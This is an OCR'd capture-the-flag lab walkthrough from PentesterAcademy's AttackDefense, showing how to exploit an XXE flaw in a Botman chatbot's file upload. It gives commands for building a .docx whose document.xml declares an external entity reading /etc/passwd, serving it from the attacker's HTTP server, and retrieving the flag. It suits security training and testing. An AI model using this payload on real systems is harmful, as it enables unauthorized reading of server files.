

ATTACK
DEFENSE
by PentesterAcademy

Name	Botman: XXE
URL	https://www.attackdefense.com/challengedetails?cid=2184
Type	Web Technology : Bot Attacks


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


The web application is vulnerable to XML external entity attack.

Step 1: Inspect the web application.


As mentioned in the challenge description, the web application is running on http://target-1 or 192.X.Y.3:




Step 2: Start the conversation with the chatbot with a “hey” message.



Step 3: Enter any name.



Click on the “Upload media” button.



Step 4: Find a Docx file in the system.

Command: find / -name "*.docx"

```
root@attackdefense:~# find / -name "*.docx"
find: '/proc/tty/driver': Permission denied
find: '/proc/189/map_files': Permission denied
/usr/share/metasploit-framework/data/exploits/office_word_macro/template.docx
/usr/share/texmf/doc/fonts/tex-gyre-math/test-word-texgyre_dejavu_math.docx
/usr/share/texmf/doc/fonts/tex-gyre-math/test-word-texgyre_termes_math.docx
/usr/share/texmf/doc/fonts/tex-gyre-math/test-word-texgyre_bonum_math.docx
/usr/share/texmf/doc/fonts/tex-gyre-math/test-word-texgyre_schola_math.docx
/usr/share/texmf/doc/fonts/tex-gyre-math/test-word-texgyre_pagella_math.docx
/usr/share/texmf/doc/fonts/lm-math/test-word-latinmodern_math.docx
/usr/share/bettercap/caplets/download-autopwn/ps4/payload.docx
/usr/share/bettercap/caplets/download-autopwn/windows/payload.docx
/usr/share/bettercap/caplets/download-autopwn/macos/payload.docx
/usr/share/bettercap/caplets/download-autopwn/xbox/payload.docx
/usr/share/exploitdb-papers/docs/albanian/35544-[albanian]-socket-learning.docx
/usr/share/exploitdb-bin-sploits/bin-sploits/36788.docx
/usr/share/exploitdb-bin-sploits/bin-sploits/31583.docx
root@attackdefense:~#
```

Step 5: Make a copy of one of the .docx file

Commands:
cp /usr/share/exploitdb-bin-sploits/bin-sploits/31583.docx exploit.docx
ls

```
root@attackdefense:~# cp /usr/share/exploitdb-bin-sploits/bin-sploits/31583.docx exploit.docx
root@attackdefense:~#
root@attackdefense:~# ls
Desktop  exploit.docx  thinclient_drives
root@attackdefense:~#
```

Step 6: Unzip the exploit.docx.

Command: unzip exploit.docx -d output

```
root@attackdefense:~# unzip exploit.docx -d output
Archive:  exploit.docx
  inflating: output/[Content_Types].xml
  inflating: output/_rels/.rels
  inflating: output/word/_rels/document.xml.rels
  inflating: output/word/document.xml
  inflating: output/word/footnotes.xml
  inflating: output/word/footer3.xml
  inflating: output/word/footer2.xml
  inflating: output/word/footer1.xml
  inflating: output/word/header3.xml
  inflating: output/word/header1.xml
  inflating: output/word/endnotes.xml
  inflating: output/word/header2.xml
  inflating: output/word/theme/theme1.xml
  inflating: output/word/settings.xml
  inflating: output/_xmlsignatures/_rels/origin.sigs.rels
  inflating: output/word/webSettings.xml
  inflating: output/docProps/app.xml
  inflating: output/word/fontTable.xml
 extracting: output/[trash]/0000.dat
  inflating: output/_xmlsignatures/origin.sigs
  inflating: output/word/styles.xml
  inflating: output/docProps/core.xml
  inflating: output/_xmlsignatures/sig1.xml
root@attackdefense:~#
```

Step 7: Inject the payload in document.xml stored inside the word directory.

Command: vim output/word/document.xml

Payload: <!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://sc
emas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-mi
rosoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xml
s:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml"><w:body><w:p w:rsid
="00516EA4" w:rsidRPr="00516EA4" w:rsidRDefault="00516EA4"><w:pPr><w:rPr><w:lang w:val="en-US"/></w:rPr></w:pPr><w:r w:rsidRPr="00516EA4"><w:rPr><w:lan
 w:val="en-US"/></w:rPr><w:t xml:space="preserve">This Microsoft Word 2007 document will try to contact an </w:t></w:r><w:r><w:rPr><w:lang w:val="en-US
/></w:rPr><w:t>HTTP server when opened. You can find out whether it succeeded in sending out an HTTP request at</w:t></w:r><w:r w:rsidR="000C5190"><w:r
r><w:lang w:val="en-US"/></w:rPr><w:t xml:space="preserve"> </w:t></w:r><w:hyperlink r:id="rId6" w:history="1"><w:r w:rsidR="000C5190" w:rsidRPr="000C5
90"><w:rPr><w:rStyle w:val="Hyperlink"/><w:lang w:val="en-US"/></w:rPr><w:t>http:/www.klink.name/security/aia.cgi?action=view&amp;uuid=AAAAAAAA-BBBB-CC
C-DDDD-EEEEEEEEEEEE</w:t></w:r></w:hyperlink><w:r w:rsidR="000C5190"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:t>.</w:t></w:r></w:p><w:sectPr w:rsidR="0
516EA4" w:rsidRPr="00516EA4" w:rsidSect="004D39F2"><w:headerReference w:type="even" r:id="rId7"/><w:headerReference w:type="default" r:id="rId8"/><w:fo
terReference w:type="even" r:id="rId9"/><w:footerReference w:type="default" r:id="rId10"/><w:headerReference w:type="first" r:id="rId11"/><w:footerRefe
ence w:type="first" r:id="rId12"/><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1417" w:right="1417" w:bottom="1134" w:left="1417" w:header="708" w:
ooter="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid w:linePitch="360"/></w:sectPr></w:body></w:document>
~
~
```

Place the newly created entity ‘file’ in the document and save the document.xml. Replace the line ‘HTTP server when opened..’ with ‘&file;’

```
root@attackdefense:~# cat output/word/document.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://sch
emas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-mic
rosoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmln
s:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml"><w:body><w:p w:rsidR
="00516EA4" w:rsidRPr="00516EA4" w:rsidRDefault="00516EA4"><w:pPr><w:rPr><w:lang w:val="en-US"/></w:rPr></w:pPr><w:r w:rsidRPr="00516EA4"><w:rPr><w:lang
 w:val="en-US"/></w:rPr><w:t xml:space="preserve">This Microsoft Word 2007 document will try to contact an </w:t></w:r><w:r><w:rPr><w:lang w:val="en-US"
/></w:rPr><w:t>&file;</w:t></w:r><w:r w:rsidR="000C5190"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:t xml:space="preserve"> </w:t></w:r><w:hyperlink r:id=
"rId6" w:history="1"><w:r w:rsidR="000C5190" w:rsidRPr="000C5190"><w:rPr><w:rStyle w:val="Hyperlink"/><w:lang w:val="en-US"/></w:rPr><w:t>http:/www.klin
k.name/security/aia.cgi?action=view&amp;uuid=AAAAAAAA-BBBB-CCCC-DDDD-EEEEEEEEEEEE</w:t></w:r></w:hyperlink><w:r w:rsidR="000C5190"><w:rPr><w:lang w:val=
"en-US"/></w:rPr><w:t>.</w:t></w:r></w:p><w:sectPr w:rsidR="00516EA4" w:rsidRPr="00516EA4" w:rsidSect="004D39F2"><w:headerReference w:type="even" r:id="
rId7"/><w:headerReference w:type="default" r:id="rId8"/><w:footerReference w:type="even" r:id="rId9"/><w:footerReference w:type="default" r:id="rId10"/>
<w:headerReference w:type="first" r:id="rId11"/><w:footerReference w:type="first" r:id="rId12"/><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1417" w
:right="1417" w:bottom="1134" w:left="1417" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid w:linePitch="360"/></w:sectPr>
</w:body></w:document>
root@attackdefense:~#
```

Step 8: Zip the contents of the output folder into a .docx file.

Commands:
cd output
zip -r /root/payload.docx *

```
root@attackdefense:~/output# zip -r /root/payload.docx *
  adding: [Content_Types].xml (deflated 83%)
  adding: [trash]/ (stored 0%)
  adding: [trash]/0000.dat (deflated 99%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 65%)
  adding: _xmlsignatures/ (stored 0%)
  adding: _xmlsignatures/sig1.xml (deflated 73%)
  adding: _xmlsignatures/origin.sigs (stored 0%)
  adding: _xmlsignatures/_rels/ (stored 0%)
  adding: _xmlsignatures/_rels/origin.sigs.rels (deflated 42%)
  adding: docProps/ (stored 0%)
  adding: docProps/app.xml (deflated 53%)
  adding: docProps/core.xml (deflated 52%)
  adding: word/ (stored 0%)
  adding: word/endnotes.xml (deflated 66%)
  adding: word/styles.xml (deflated 89%)
  adding: word/header2.xml (deflated 57%)
  adding: word/fontTable.xml (deflated 65%)
  adding: word/webSettings.xml (deflated 31%)
  adding: word/header3.xml (deflated 57%)
```

Step 9: Open another tab and check the IP address of the attacker machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.9  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:09  txqueuelen 0  (Ethernet)
        RX packets 20823  bytes 1687797 (1.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22472  bytes 41120314 (39.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.101.25.2  netmask 255.255.255.0  broadcast 192.101.25.255
        ether 02:42:c0:65:19:02  txqueuelen 0  (Ethernet)
        RX packets 481  bytes 1740291 (1.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 526  bytes 87734 (85.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Step 10: Start a python HTTP server at port 80.

Command: python3 -m http.server 80

```
root@attackdefense:~#
root@attackdefense:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Step 11: Enter the following URL in the message box.

URL: http://192.101.25.2/payload.docx



The ‘passwd’ file has been dumped by exploiting the XXE vulnerability.

Step 12: Retrieve the flag from the output.



Flag: 5c9c45412a9fd69022182f5e3d39ca10

References:

1. Botman (https://botman.io/)